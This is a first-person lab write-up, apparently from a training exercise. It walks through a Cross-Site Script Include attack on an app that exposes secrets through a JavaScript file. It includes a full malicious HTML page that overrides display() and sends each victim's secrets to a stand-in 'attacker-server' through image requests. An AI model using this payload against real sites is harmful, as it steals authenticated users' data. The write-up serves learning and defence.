Introduction
This lab was about exploiting a Cross-Site Script Include (XSSI) issue. The goal was simple: steal another user’s secret without breaking authentication or exploiting the server directly.
At first glance, the app looked harmless. But once I understood how it exposed secrets through a JavaScript file, the attack path became very clear.
Reconnaissance
I started by registering a normal user account and clicking around.
Pretty quickly, I noticed a feature called “Add Secret”. When I added a secret, it didn’t just save it in the database, it was exposed through an external JavaScript file called something like:
/secrets.jsWhen I opened that file in the browser, I saw something like:
display({
  "alex": "alex"
});
So instead of returning JSON, the app was returning executable JavaScript that directly called a function named display().
That immediately raised a red flag.

Understanding the Client-Side Logic
Looking at the page source, I found the display() function:

So the flow was:
-
Page defines
display() -
Browser loads
/secrets.js -
secrets.jscallsdisplay()with sensitive data -
Secrets get rendered in the DOM
I first tried injecting <script> tags into the secret value, but everything was HTML-encoded. No classic XSS.
At this point, I stopped thinking about injection and started thinking about context.
Exploitation
The key realization was this:
Anyone can load
/secrets.js, and it runs in whatever page definesdisplay()first.
Authentication was done via cookies. So if an authenticated user loads secrets.js from any website, their browser will automatically include cookies.
That’s the vulnerability.
So instead of attacking the target site, I created my own malicious page.
Malicious Page
On my own server, I hosted a simple HTML file:
<!DOCTYPE html>
<html>
<body>

<script>
function display(data) {
  for (var key in data) {
    document.write(
      "<img src='http://attacker-server/cc?s=" + data[key] + "'>"
    );
  }
}
</script>

<script src="https://redacted/secrets.js"></script>

</body>
</html>
What this does:
-
I redefine
display()before loadingsecrets.js -
When
secrets.jsexecutes, it calls my function -
Each secret value gets exfiltrated via an image request
No JavaScript injection. No bypass. Just abusing trust.
I sent this page to the admin.

A few seconds later, my server logs lit up.